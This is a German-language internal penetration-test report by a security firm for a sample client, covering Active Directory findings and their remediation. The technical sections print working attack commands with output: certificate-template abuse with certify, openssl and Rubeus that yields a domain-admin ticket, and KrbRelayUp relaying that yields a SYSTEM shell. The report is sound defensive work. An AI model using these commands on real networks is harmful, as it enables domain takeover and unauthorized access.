Projekt Luna

Pentest interne Infrastruktur

Ergebnisbericht

MindBytes GmbH | Welfenstr. 88i | 70599 Stuttgart

+49 711 20709567 | hallo@mindbytes.de

Geschäftsführung: Christian Stehle, Nina Wagner, Simon Holl
HRB 790784 | Amtsgericht Stuttgart

Version 1.0
Vertraulich
Kontakt: hallo@mindbytes.de

Musterfirma GmbH

Inhalt

1 Management Summary 3

2 Technical Summary 5

3 Prüfung der Worst-Case-Szenarien 8

3.1 Rechteerweiterung im Active Directory 8

3.2 Finden und Übernehmen der Backup-Infrastruktur 9

4 Findings 10

4.1 FIN-01: Verwendung von einfach erratbaren Passwörtern 10

4.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage . 13

4.3 FIN-03: Keine dedizierte Umgebung für administrative Tätigkeiten . 17

4.4 FIN-04: LDAP-Signierung nicht erzwungen 19

4.5 FIN-05: Zugriff auf interne Infrastruktur aus Gäste-WLAN möglich 22

4.6 FIN-06: Inkonsistente Verwendung von LAPS 23

4.7 FIN-07: Keine Erkennung von sicherheitsrelevanten Ereignissen 25

5 Projektrahmen 27

5.1 Involvierte Personen 27

5.2 Testzeitraum 27

5.3 Testgegenstand 27

5.4 Zugriffsweg 27

5.5 Bereitgestellte Benutzerkonten 28

5.6 Bereitgestellte Informationen 28

6 Anhang 29

6.1 Erläuterungen Bewertungsskalen 29

7 Änderungsverzeichnis 29

8 Disclaimer 30

9 Impressum 30

1 Management Summary

Testgegenstand: Interne Firmeninfrastruktur **Handlungsbedarf:** Dringend

Gesamtrisiko

- Die gefundenen Schwachstellen ermöglichen nach dem ersten Schritt ins interne Firmennetz eine einfache Ausbreitung im Netzwerk, was aufgrund von fehlenden Erkennungsmechanismen vermutlich nicht bemerkt würde. Der erste Schritt sollte dabei stets als realistisch betrachtet werden, z. B. durch Phishing oder physischen Zugriff vor Ort.
- Mögliche Folgen eines erfolgreichen Angriffs sind das Stilllegen der IT und der Produktion durch Ransomware sowie die Veröffentlichung von firmeninternen Daten im Internet.
- Die durch einen erfolgreichen Angriff entstehenden Kosten können unter Berücksichtigung folgender Faktoren abgeschätzt werden: Betriebsunterbrechungsschäden, Dienstleistungskosten (Krisenmanagement, IT-Forensik, IT-Dienstleister, juristische Beratung), Hard- und Softwarebeschaffung, interne Personalkosten, Vertragsverletzungen, Mehrkosten bei Cyber-Versicherung, Rufschaden/Vertrauensverlust, Compliance- und Datenschutzverstöße.

Gesamtrisiko im Vergleich zu anderen Unternehmen[1]**:** Durchschnittlich




Abbildung 2 - Verteilung nach Schaden und Wahrscheinlichkeit




Abbildung 3 - Verteilung nach Risiko

[1] Dies ist eine relative Einschätzung und lässt keine Rückschlüsse auf die Gefährdungslage zu.

1.1 Handlungsempfehlung

Die Einschätzung zur Behebung basiert auf unserer Erfahrung und sollte intern validiert werden. In der Regel resultieren erfolgreiche Angriffe aus der Verkettung von mehreren Schwachstellen, weshalb wir eine Behebung aller Findings empfehlen. Beim Umsetzen von Maßnahmen ist es wichtig, Schwachstellen nicht als Einzelfall zu betrachten, sondern an der Ursache zu arbeiten, um ähnlichen Schwachstellen in der Zukunft vorzubeugen.

Maßnahme	Behebung	Hinweise zur Behebung	Findings
Quick-wins	Dringend Tage Nein	▪ Die Findings können voraussichtlich mit geringem Aufwand behoben werden und bringen ein relevantes Sicherheitsplus	4.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage 4.5 FIN-05: Zugriff auf interne Infrastruktur aus Gäste-WLAN möglich 4.6 FIN-06: Inkonsistente Verwendung von LAPS
Konfiguration anpassen	Dringend Tage Nein	▪ Die interne Umgebung muss genauer analysiert werden, um unerwünschte Nebeneffekte zu vermeiden	4.1 FIN-01: Verwendung von einfach erratbaren Passwörtern 4.4 FIN-04: LDAP-Signierung nicht erzwungen
Neue Konzepte einführen	Mittelfristig Wochen Vermutlich	▪ Es sind konzeptionelle Änderungen erforderlich, die eine genaue Planungsphase benötigen ▪ Die niedrige Bewertung von FIN-07 ist darauf zurückzuführen, dass es sich nicht um eine technische Schwachstelle, sondern um einen fehlenden Angriffserkennungs-/Abwehrmechanismus handelt	4.3 FIN-03: Keine dedizierte Umgebung für administrative Tätigkeiten 4.7 FIN-07: Keine Erkennung von sicherheitsrelevanten Ereignissen

Priorität: dringend / mittelfristig / langfristig | Geschätzte Behebungsdauer je Finding: Stunden / Tage / Wochen | Entstehen Kosten: nein / vermutlich (nicht) / ja | Quick-win

2 Technical Summary

2.1 Findings-Tabelle

Finding	CVSS-Score (v3.1)	MindBytes-Score Schaden	MindBytes-Score Wahrscheinlichkeit
4.1 FIN-01: Verwendung von einfach erratbaren Passwörtern Nur komplexe Passwörter erlauben / Regelmäßige Prüfung auf Verwendung kompromittierter Passwörter	9.8 (Critical)	5	5
4.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage Entfernen einer mutmaßlich nicht benötigten Einstellung für eine Zertifikatsvorlage	8.8 (High)	5	4
4.3 FIN-03: Keine dedizierte Umgebung für administrative Tätigkeiten Trennung von Büro- und Admin-Umgebungen	7.1 (High)	4	3
4.4 FIN-04: LDAP-Signierung nicht erzwungen Absicherung der LDAP-Kommunikation	6.5 (Medium)	4	2
4.5 FIN-05: Zugriff auf interne Infrastruktur aus Gäste-WLAN möglich Änderung an Firewall-Regeln zur Abschottung des Gäste-WLANs	6.4 (Medium)	4	2
4.6 FIN-06: Inkonsistente Verwendung von LAPS Aktivierung von LAPS auf allen Systemen	5.4 (Medium)	3	1
4.7 FIN-07: Keine Erkennung von sicherheitsrelevanten Ereignissen Monitoring für sicherheitsrelevante Ereignisse einführen	0.0 (Info)	0	0

Details zu den einzelnen Findings sind im Kapitel 4 Findings beschrieben. Diesem Bericht liegen folgende Dateien bei:

Grafische Auswertungen, tabellarische Übersicht der Findings und Asset-Liste mit Zuordnung, welches Asset von welchem Finding betroffen ist: Projekt-Luna-Übersicht.xlsx

🔎 Technische Informationen, auf die an relevanten Stellen in den Findings Bezug genommen wird, und tabellarische Übersicht des Schwachstellenscans mit Nessus: Projekt-Luna-Technische-Infos.xlsx

☆ Ergebnisbericht des Schwachstellenscans mit Nessus sortiert nach Host und Plugin (Schwachstelle): Projekt-Luna-Nessus_by_host.pdf | Projekt-Luna-Nessus_by_plugin.pdf

2.2 Weiteres Vorgehen

1. Nachbereitung (vgl. Abschnitt 2.5 Nachbereitung)
2. Sichten und Nachvollziehen der Ergebnisse aus diesem Bericht, Klären von Fragen in der Abschlussbesprechung
3. Planung und Priorisierung von Behebungsmaßnahmen, z. B. mit der vorbereiteten Tabelle im Sheet „Gesamtübersicht“ in
4. Umsetzung und Nachverfolgung von Behebungsmaßnahmen
5. Empfehlenswerte nächste Tests zur Prüfung der Sicherheit der Firmeninfrastruktur in folgender Priorität:
   - Retest der Ergebnisse zur Prüfung der Effektivität der getroffenen Behebungsmaßnahmen (geschätztes Budget: 2.000–5.000 €)
   - Physical Red Teaming zur Prüfung, wie leicht Unbefugte in Firmengebäude/Produktionshallen eindringen können (geschätztes Budget: 10.000–15.000 €)
   - Regelmäßige Wiederholung dieses Pentests, um Änderungen und evtl. neue Angriffstechniken zu prüfen

2.3 Ausgangspunkt im Projekt

Bereitgestellte Informationen [2]	Test-Umfang	Vorgehensweise	Ausgangspunkt [3]
keine (Black-Box)	vollständig	verdeckt (Red Teaming)	von außen
einige (Grey-Box)	**begrenzt**	**offensichtlich (Pentest)**	**von innen**
vollumfänglich (White-Box)	fokussiert		

[2] Details siehe Abschnitt *5.6 Bereitgestellte Informationen*

[3] Details siehe Abschnitt *5.4 Zugriffsweg* und *5.5 Bereitgestellte Benutzerkonten*

2.4 Einschränkungen im Projekt

Es gab keine Faktoren, die die Durchführung des Projekts beeinträchtigten.

2.5 Nachbereitung

1. Bereitgestellte Zugänge (siehe Abschnitt 5 Projektrahmen) deaktivieren, sofern ein Retest oder Folgetest geplant ist, andernfalls löschen
2. Im Test angelegte Objekte löschen:
    - Maschinen-Konto *MindBytes$* im Active Directory

3 Prüfung der Worst-Case-Szenarien

Während der Projektvorbereitung haben wir mehrere Worst-Case-Szenarien besprochen, die bei diesem Projekt im Fokus standen. In den folgenden Abschnitten erläutern wir, ob die Szenarien durch die aufgedeckten Schwachstellen eintreten könnten.

3.1 Rechteerweiterung im Active Directory

Szenario

Ein Angreifer kann seine Rechte im Active Directory erweitern und das gesamte Active Directory übernehmen.

Ergebnis

Die Rechteerweiterung ist über verschiedene Wege möglich:

1. Durch Fehlkonfigurationen im ADCS-Dienst lassen sich beliebige hochprivilegierte Benutzerkonten übernehmen, siehe 4.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage.
2. Angreifer können durch fehlende Sicherheitsmechanismen unbemerkt eine Man-in-the-Middle-Position einnehmen. Dadurch konnten wir hochprivilegierte Benutzer übernehmen, wie in 4.4 FIN-04: LDAP-Signierung nicht erzwungen beschrieben.
3. Benutzer verwenden sehr einfache Passwörter. Das betrifft auch Domain-Administratoren, wie in 4.1 FIN-01: Verwendung von einfach erratbaren Passwörtern beschrieben ist.
4. Die Rechteerweiterungen werden wegen fehlender Monitoring-Maßnahmen vermutlich nicht erkannt, siehe 4.7 FIN-07: Keine Erkennung von sicherheitsrelevanten Ereignissen.

3.2 Finden und Übernehmen der Backup-Infrastruktur

Szenario

Ein Angreifer kann die Backup-Infrastruktur finden und die gespeicherten Backups übernehmen.

Ergebnis

Wir konnten keine Backups finden. Wir durchsuchten das interne Wiki, alle DNS-Einträge sowie Computer und Benutzerkonten im Active Directory. Die gefundenen Informationen gaben keine Hinweise auf die Backup-Infrastruktur.

4 Findings

4.1 FIN-01: Verwendung von einfach erratbaren Passwörtern

Betroffen: CVSS v3.1: 9.8 (Critical)

- 5 Benutzer- und Service-Konten der Domäne example.local

4.1.1 Übersicht

Bei mehreren Domänenkonten sind leicht erratbare Passwörter gesetzt. Das gefährdet die Sicherheit des zugehörigen Kontos und je nach Berechtigungen des Benutzers auch die Sicherheit der gesamten Domäne.

Mögliche Folgen einer erfolgreichen Ausnutzung

- Zugriff auf das Benutzerkonto und alle Daten und Funktionalitäten, für die der Benutzer berechtigt ist

Beispiele für Voraussetzungen für eine Ausnutzung

Möglichkeit 1:

- Erreichbarkeit einer Login-Möglichkeit über das Netzwerk
- Kein Brute-Force-Schutz der Login-Funktion
- Benutzerkonten werden beim Durchprobieren mehrerer Passwörter nicht gesperrt und es werden keine Alarme ausgelöst

Möglichkeit 2:

- Zugriff auf Passworthash und Brechen des Passworthashes durch Offline-Brute-Force-Techniken, um Klartextpasswort zu erlangen
  - Passworthashes werden in Active-Directory-Umgebungen an vielen Stellen preisgegeben
  - Offline-Brute-Force-Angriff auf Passworthashes kann nicht bemerkt werden, da dieser auf dem System des Angreifers durchgeführt wird

- Erfolgschancen hängen von Qualität des Passworts und ggf. Hash-Algorithmus ab

4.1.2 Empfehlung

Kurzfristige mitigierende Maßnahme durch Aktualisieren und Umsetzen neuer Passwort-Anforderungen:

- Anforderungen an die Komplexität von Passwörtern anpassen:
  - Mindestens 14 Zeichen aus den folgenden vier Zeichentypen: Groß- und Kleinbuchstaben, Ziffern und Sonderzeichen
  - Einfach erratbare Passwörter wie *Firmenname1!* oder *Sommer2023!* ablehnen, durch Abgleich mit gängigen Passwortlisten und Passwortschemas
- Passwortänderungen erzwingen, um sicherzustellen, dass alle bestehenden Konten den neuen Komplexitätsanforderungen entsprechen
- Alle Konten sperren, die nach einer gewissen Zeit keine Passwortänderung vorgenommen haben

Umfassende Lösung:

- Passwortgüte dauerhaft sicherstellen
  - Lösung implementieren, die Passwörter regelmäßig auf ihre Güte prüft und eine Änderung erzwingt, falls leicht erratbare Passwörter verwendet werden
- Organisatorische Richtlinien und Awareness
  - Da in manchen Fällen die Passwortkomplexität technisch nicht erzwingbar ist, insbesondere IT-Personal für die Verwendung von starken Passwörtern sensibilisieren und diese Anforderung in Richtlinien erfassen

4.1.3 Technische Details

Nach dem Zugriff auf den Domänencontroller (vgl. 4.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage) mit Domain-Admin-Berechtigungen konnten wir die Hashes zu allen Passwörtern in der Active-Directory-Domäne auslesen.

Mit unserem System für Brute-Force-Angriffe haben wir innerhalb von 24 Stunden 3 verschiedene Passwörter ermittelt. Da manche Passwörter mehrfach verwendet werden, betrifft das 5 verschiedene Benutzerkonten.

Insbesondere waren hochprivilegierte Konten betroffen, die den Benutzernamen als Passwort verwendeten, beispielsweise der Domain-Admin-Benutzer *administrator*.

Liste mit betroffenen, nicht-persönlichen Benutzerkonten:
erratbare-Passwörter.xlsx

4.2 FIN-02: Rechteerweiterung durch verwundbare Zertifikatsvorlage

Betroffen: CVSS v3.1: 8.8 (High)

- Zertifikatsvorlage AlleBenutzer der CA example.local\CA

4.2.1 Übersicht

Fehlkonfigurationen in den Active-Directory-Zertifikatsdiensten (AD CS) können dazu verwendet werden, Berechtigungen zu erweitern oder sich in der Domäne Persistenz zu verschaffen.

Einige normale Domänenbenutzer können sich ein Zertifikat für einen Domain-Administrator ausstellen, womit die Kompromittierung der gesamten Active-Directory-Landschaft möglich ist.

Mögliche Folgen einer erfolgreichen Ausnutzung

- Zugriff auf beliebige Benutzerkonten und damit verbundene Berechtigungen
- Unter anderem Erlangen von Domain-Admin-Berechtigungen und somit Übernahme der gesamten Domäne

Beispiele für Voraussetzungen für eine Ausnutzung

- Zugriff auf ein beliebiges Domänen-Benutzerkonto, wie beispielsweise nach einem erfolgreichen Phishing-Angriff oder Erraten eines Passworts (vgl. 4.1 FIN-01: Verwendung von einfach erratbaren Passwörtern)

4.2.2 Empfehlung

- Falls Benutzer Namen im Zertifikat nicht selbst auswählen können (trifft meistens zu):
  - Option *Supply in request* in den Einstellungen der Zertifikatsvorlage entfernen, dadurch wird das Flag CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT aus der Zertifikatsvorlage entfernt
- Ansonsten folgende mitigierende Maßnahmen umsetzen:
  - Enrollment-Berechtigungen auf die Benutzer einschränken, die die Zertifikatsvorlage benötigen

- Freigabeprozess für beantragte Zertifikate zu dieser Zertifikatsvorlage einrichten (*Manager Approvals*), durch Setzen der Option *CA certificate manager approval* in den Einstellungen der Zertifikatsvorlage
- Details siehe Whitepaper Certified Pre-Owned

4.2.3 Technische Details

Mit den folgenden Schritten konnten wir die Schwachstelle ausnutzen:

- Analysieren der verfügbaren Zertifikatsvorlagen mit dem Tool certify:

```
PS C:\Users\cstehle\Desktop> certify.exe find /vulnerable
[…]
Vulnerable Certificates Templates :
    CA Name                         : example.local\CA
    Template Name                   : AlleBenutzer
    Validity Period                 : 2 years
    Renewal Period                  : 6 weeks
    msPKI-Certificates-Name-Flag    : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag           : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
    Authorized Signatures Required  : 0
    pkiextendedkeyusage             : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : example\Domain Users         S-1-5-21-937929760-3187473010-80948926-512
                                      example\Domain Admins    S-1-5-21-937929760-3187473010-80948926-519
        All Extended Rights         : example\Domain Users         S-1-5-21-937929760-3187473010-80948926-513
[…]
```

- Interpretation der Ausgabe:
  - Die Zertifikatsvorlage *AlleBenutzer* kann von allen Domänenbenutzern verwendet werden, um Zertifikate anzufragen, die dann für die Client-Authentisierung verwendet werden können. Mit dem Flag ENROLLEE_SUPPLIES_SUBJECT können Antragssteller weitere Benutzernamen im Zertifikat als „alternative Namen“ hinterlegen. Diese Eigenschaft nutzen wir.
  - Die Anfrage muss dabei nicht mit einem bestehenden Zertifikat signiert werden, da `Authorized Signatures Required = 0`.
  - Da in *mspki-enrollment-flag* das Flag PEND_ALL_REQUESTS nicht aufgeführt ist, werden Zertifikate sofort ausgestellt, und es ist keine Freigabe durch einen CA-Manager erforderlich.

- Anfragen eines Zertifikats mit alternativem Namen „administrator“ für die Vorlage *AlleBenutzer*:

```
PS C:\Users\cstehle\Desktop> certify.exe request /ca:dc.example.local\CA /template:AlleBenutzer /altname:administrator
[…]
[*] Action: Request a Certificates
[…]
[*] AltName                 : administrator
[*] CA Response             : The certificate had been issued.
[*] Request ID              : 761
[*] cert.pem            :
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAn8...
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGITCCBQmgAwIBAg...
-----END CERTIFICATE-----
```

- Konvertieren des Zertifikats mit OpenSSL:

```
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

- Verwendung des Zertifikats mit dem Tool Rubeus, um ein Kerberos TGT für den Benutzer *administrator* auszustellen:

```
PS C:\Users\cstehle\Desktop> Rubeus.exe asktgt /user:administrator /certificate:C:\Temp\cert.pfx
[…]
[*] Action: Ask TGT
[…]
[+] TGT request successful!
[*] base64(ticket.kirbi):
      doIFujCCBbagAwIBBaEDAgEWooIExzCC...(snip)...
  ServiceName           :  krbtgt/example.local
  ServiceRealm          :  example.LOCAL
  UserName              :  administrator
  UserRealm             :  example.LOCAL
  StartTime             :  2/22/2023 2:06:51 PM
  EndTime               :  2/22/2023 3:06:51 PM
  RenewTill             :  3/1/2023 2:06:51 PM
[…]
```

- Das TGT konnte verwendet werden, um als Benutzer *administrator* mit Domain-Admin-Berechtigungen zu agieren.

4.3 FIN-03: Keine dedizierte Umgebung für administrative Tätigkeiten

Betroffen: CVSS v3.1: 7.1 (High)

- Konzept zur Verwaltung der Domäne example.local

4.3.1 Übersicht

Administrative Tätigkeiten werden in der operativen Umgebung durchgeführt, das heißt von einem normalen Arbeitsplatz aus und ohne gesondertes Adminkonto. Eine fehlende Trennung zwischen operativer und administrativer Umgebung erleichtert Angreifern das schnelle Ausbreiten im internen Netzwerk.

Mögliche Folgen einer erfolgreichen Ausnutzung

- Begünstigt die Übernahme von administrativen Benutzerkonten nach dem Eindringen in die operative Umgebung, wie z. B. Büro-Netzwerk
- Nachfolgend Übernahme der gesamten Domäne

Beispiele für Voraussetzungen für eine Ausnutzung

- Zugriff auf ein beliebiges Domänen-Benutzerkonto, beispielsweise nach einem erfolgreichen Phishing-Angriff oder durch Erraten eines Passworts (vgl. 4.1 FIN-01: Verwendung von einfach erratbaren Passwörtern)
- Mit diesem Benutzer Zugriff auf ein System erlangen, auf dem ein Admin angemeldet ist oder es in kürzerer Vergangenheit war
- Typische Beispiele für die Übernahme von administrativen Konten:
  - Auslesen von sensiblen Informationen aus Prozessen, beispielsweise von Passwortmanagern wie KeePass
  - Auslesen von Passworthashes vom System (lokale Admin-Berechtigungen notwendig)
  - Auslesen von Zugangsdaten, die in Browsern gespeichert sind

4.3.2 Empfehlung

- Benutzer und Systeme mit unterschiedlichen Sicherheitsanforderungen trennen
- Kann auf Basis des von Microsoft vorgeschlagenen Enterprise Access Model nach dem zugrunde liegenden Tiering-Konzept geschehen

4.3.3 Technische Details

In der Umgebung wurde keine separate Umgebung für administrative Aufgaben festgestellt. Folgendes wurde beobachtet:

- Account *vorname.nachname* ist lokaler Administrator auf Client- und Server-Systemen
- Der unpersonalisierte Account *administrator* ist aktiv und wird mutmaßlich zur Durchführung administrativer Tätigkeiten verwendet
  - Verwendung von unpersonalisierten Konten erschwert auch die Rückverfolgung im Falle eines Sicherheitsvorfalls
- Tätigkeiten mit administrativen Benutzern werden mutmaßlich von normalen Arbeitsstationen aus durchgeführt
  - Vermutung beruht darauf, dass im Test kein Bastion-Host/Jump-Host identifiziert wurde
  - Solche Systeme werden typischerweise als Ausgangspunkt für administrativen Tätigkeiten verwendet und besonders abgesichert

4.4 FIN-04: LDAP-Signierung nicht erzwungen

Betroffen: CVSS v3.1: 6.5 (Medium)

- Domäne example.local

4.4.1 Übersicht

In der Umgebung wird keine LDAP-Signierung erzwungen. Das begünstigt Man-in-the-Middle-Angriffe, bei denen der Inhalt von LDAP-Anfragen manipuliert wird.

Beim sogenannten *KrbRelayUp*-Angriff wird das ausgenutzt, um die eigenen Berechtigungen auf einem lokalen System zu erweitern.
Über diesen Angriff konnten wir Administratorrechte auf dem bereitgestellten Laptop erlangen.

Mögliche Folgen einer erfolgreichen Ausnutzung

- Erfolgreicher Angriff auf ungesicherte LDAP-Verbindung ermöglicht unbemerkte Manipulation von übertragenen Daten
- Manipulation kann weitreichende Folgen haben, da LDAP ein zentraler Bestandteil von Active Directory ist

Konkreter Fall:

- Lokale Administratorrechte auf dem zur Verfügung gestellten Client erlangt
- Mit den erlangten Administratorrechten das Antivirensystem umgangen und lokal gespeicherte Passworthashes anderer Benutzer ausgelesen

Beispiele für Voraussetzungen für eine Ausnutzung

Allgemein:

- Man-in-the-Middle-Position zwischen einem Benutzer/Computer und einem Server, die per LDAP kommunizieren

Konkrete Ausnutzung mit KrbRelayUp:

- Im Projekt LDAP-Verbindung zwischen einem Benutzer und einem lokalen Maschinenkonto auf dem bereitgestellten Laptop manipuliert

- Zudem Zugriff auf ein Maschinenkonto in der Domäne benötigt
  - Berechtigung zum Anlegen von Maschinenkonten hat per Standardeinstellung jeder Domänenbenutzer, sodass wir ein neues Maschinenkonto anlegen konnten

4.4.2 Empfehlung

- LDAP-Signierung aktivieren
- Kommunikation über LDAPS verschlüsseln
- *Channel Binding* aktivieren

Weitere Informationen: Borncity: Microsoft gibt Hinweise zum Schutz vor KrbRelayUp-Angriffen in Windows-Domains

4.4.3 Technische Details

Da keine LDAP-Signierung erzwungen wird, konnten wir durch eine spezielle Angriffsmethode lokale Administratorrechte auf dem uns zur Verfügung gestellten Clientgerät erlangen.


Der Angriff wurde wie folgt mit dem Tool KrbRelayUp automatisiert durchgeführt:

1. Maschinenkonto mit dem Namen *MindBytes$* und einem von uns gewählten Passwort erstellt
2. Attribut `msDS-AllowedToActOnBehalfOfOtherIdentity` für den bereitgestellten Laptop (MindBytes-Testlaptop) gesetzt, sodass unser selbst erstelltes Maschinenkonto *MindBytes$* im Namen dieses Laptops agieren kann
3. Mit dem Maschinenkonto *MindBytes$* einen Dienst auf dem Laptop angelegt und gestartet

```
PS C:\Users\cstehle\Desktop> .\KrbRelayUp.exe relay -Domain example.local -CreateNewComputerAccount -ComputerName MindBytes$ -ComputerPassword <zensiert>
KrbRelayUp - Relaying you to SYSTEM
[…]
[+] Run the spawn method for SYSTEM shell:
        ./KrbRelayUp spawn -d example.local -cn MindBytes$ -cp <zensiert>
PS C:\Users\cstehle\Desktop> ./KrbRelayUp spawn -d example.local -cn MindBytes$ -cp <zensiert>
KrbRelayUp - Relaying you to SYSTEM
[…]
[+] TGT request successful!
[+] Got a TGS for 'Administrator' to 'MindBytes$@example.local'
```

```
[…]
[+] Ticket successfully imported!
```

Der angelegte Dienst startet eine Kommandozeile mit SYSTEM-Rechten und ermöglicht den Vollzugriff auf das System:



4.5 FIN-05: Zugriff auf interne Infrastruktur aus Gäste-WLAN möglich

Betroffen: CVSS v3.1: 6.4 (Medium)

- WLAN mit SSID „Example-Gäste“

4.5.1 Übersicht

Über das Gäste-WLAN sind Teile der internen Infrastruktur erreichbar, die nicht erreichbar sein sollten. Das öffnet für Angreifer einen Weg in die interne Infrastruktur.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥🔥🔥🔥🔥

- Zugriff auf die interne Firmeninfrastruktur mit der Möglichkeit, aus dieser Position Angriffe durchzuführen

Beispiele für Voraussetzungen für eine Ausnutzung 🎲🎲🎲🎲🎲

- Zugriff auf das Gäste-WLAN
- Der hierfür nötige Code muss von einem Mitarbeitenden über das Intranet beantragt und dem Gast bereitgestellt werden

4.5.2 Empfehlung

- Firewall so konfigurieren, dass aus dem Gäste-WLAN keine Verbindungen ins interne Firmennetz hergestellt werden können

4.5.3 Technische Details

- Folgende Systeme der internen Infrastruktur sind aus dem Gäste-WLAN *Example-Gäste* über die Protokolle ICMP und TCP erreichbar:
  - 10.3.10.22–10.3.10.24
  - 10.10.2.4

4.6 FIN-06: Inkonsistente Verwendung von LAPS

Betroffen: CVSS v3.1: 5.4 (Medium)

- 3 Computer der Domäne example.local

4.6.1 Übersicht

Die Passwörter von lokalen Administratoren werden auf 3 Systemen nicht über LAPS (Local Administrator Password Solution) verwaltet, obwohl LAPS an anderen Stellen in der Domäne eingesetzt wird. Das kann dazu führen, dass lokale Administratorkonten auf mehreren Systemen das gleiche Passwort haben, was eine Ausbreitung in der Domäne begünstigt.

Mögliche Folgen einer erfolgreichen Ausnutzung

- Angreifer mit Zugriff auf das Klartextpasswort oder den Passworthash eines lokalen Administratorbenutzers können sich auf allen anderen Systemen in der Domäne anmelden, die dasselbe Passwort verwenden

Beispiele für Voraussetzungen für eine Ausnutzung

- Angreifer kompromittiert ein System und erlangt administrative Berechtigungen
- Angreifer verschafft sich anschließend Zugriff auf das Klartextpasswort oder einen Passworthash
- Passwort wird auf mehr als einem System verwendet

4.6.2 Empfehlung

- Microsoft LAPS (Local Administrator Password Solution) oder einen gleichwertigen Mechanismus flächendeckend aktivieren
  - Automatisiert für jeden lokalen Administratorbenutzer in der Domäne die Verwendung und regelmäßige Änderung eines eigenen Passworts, sodass laterale Bewegungen in der Domäne erschwert sind.
  - Mehr dazu: Microsoft: Artikel über Local Administrator Password Solution

4.6.3 Technische Details

Beim Enumerieren des Active Directory mit dem Tool ADRecon wurde festgestellt, dass LAPS zwar eingesetzt wird, aber nicht flächendeckend aktiviert ist.

Die Auswertung der Ergebnisse zeigt, dass LAPS auf folgenden Computern nicht aktiviert ist:

- dc.local
- testmaschine.local
- testmaschine2.local

4.7 FIN-07: Keine Erkennung von sicherheitsrelevanten Ereignissen

Betroffen: CVSS v3.1: 0.0 (Info)

- Interne Infrastruktur

4.7.1 Übersicht

Sicherheitsrelevante Ereignisse wurden während des Pentests laut Aussagen des Ansprechpartners nicht erkannt. Dadurch kann ein aktiver Angreifer im Netzwerk nicht erkannt werden. Entsprechende Gegenmaßnahmen werden so vermutlich nicht oder zu spät ergriffen, wodurch ein großer Schaden im gesamten Unternehmen entstehen kann.

Mögliche Folgen einer erfolgreichen Ausnutzung 🔥🔥🔥🔥🔥

- Angriffe werden nicht rechtzeitig oder gar nicht erkannt
  - Komplette Kompromittierung des Unternehmens möglich
  - Durch Ransomware kann beispielsweise die gesamte Firma handlungsunfähig werden
  - Neben Angriffen auf technische Schwachstellen bleiben auch Angriffe auf Benutzer wie Phishing oder systematisches Ausprobieren von Passwörtern unerkannt
- Fehlende Logs können außerdem die Ermittlungen im Falle eines erfolgreichen Angriffs erschweren oder unmöglich machen

Beispiele für Voraussetzungen für eine Ausnutzung 📦📦📦📦📦

- Angreifer muss zunächst einen Weg in interne Netz finden, beispielsweise durch erfolgreiches Phishing
- Anschließend durchgeführte Angriffe bleiben unerkannt
- Angreifer weiß in der Regel nicht, ob Systeme überwacht werden oder nicht

4.7.2 Empfehlung

- Konzept zur Überwachung von und Reaktion auf sicherheitsrelevante Ereignisse erstellen
  - Umfasst typischerweise eine Antivirus/EDR-Lösung, ein SIEM (Security Information & Event Management), ein SOC (Security Operations Center) und eine IR-Lösung (Incident Response)
- Zusätzlich evtl. einen Honeypot einrichten
  - Präsentiert sich als verwundbares System und alarmiert bei einer ungewollten Interaktion
  - Kann neben einem System auch ein AD-Benutzerkonto sein

4.7.3 Technische Details

Während der Prüfung wurden verschiedene Techniken zur Enumeration und Durchführung von Angriffen eingesetzt. Laut Aussagen des Ansprechpartners wurden die durchgeführten Aktionen nicht erkannt und keine Alarme generiert.

Es wurden die folgenden, unerkannten Angriffe durchgeführt:

- Lokale Rechteerweiterung
- Hinzufügen eines Benutzerkontos in die Gruppe der Domain-Admins
- Auslösen von Antivirus-Alarmen auf dem bereitgestellten Laptop

Hierbei wurde kein Alarm ausgelöst, wie unser Ansprechpartner berichtete.

5 Projektrahmen

5.1 Involvierte Personen

Name	Rolle	Mail-Adresse
Christian Stehle	Projektleitung & Durchführung	hallo@mindbytes.de
Nina Wagner	Durchführung	hallo@mindbytes.de
Simon Holl	Durchführung	hallo@mindbytes.de
Anja Neudert	Review	hallo@mindbytes.de
Max Musterfrau	IT-Leiter	max.musterfrau@musterfirma.de

5.2 Testzeitraum

02.09.24–05.09.24

5.3 Testgegenstand

Asset-Typ	Wert	Beschreibung
Domäne	example.local	Active-Directory-Domäne

5.4 Zugriffsweg

Der Zugriff erfolgte über einen bereitgestellten Laptop mit einer VPN-Installation.

5.5 Bereitgestellte Benutzerkonten

Benutzerkonto	Rolle/Rechte
cstehle	Standardbenutzer im Active Directory
nwagner	Standardbenutzer im Active Directory
sholl	Standardbenutzer im Active Directory

5.6 Bereitgestellte Informationen

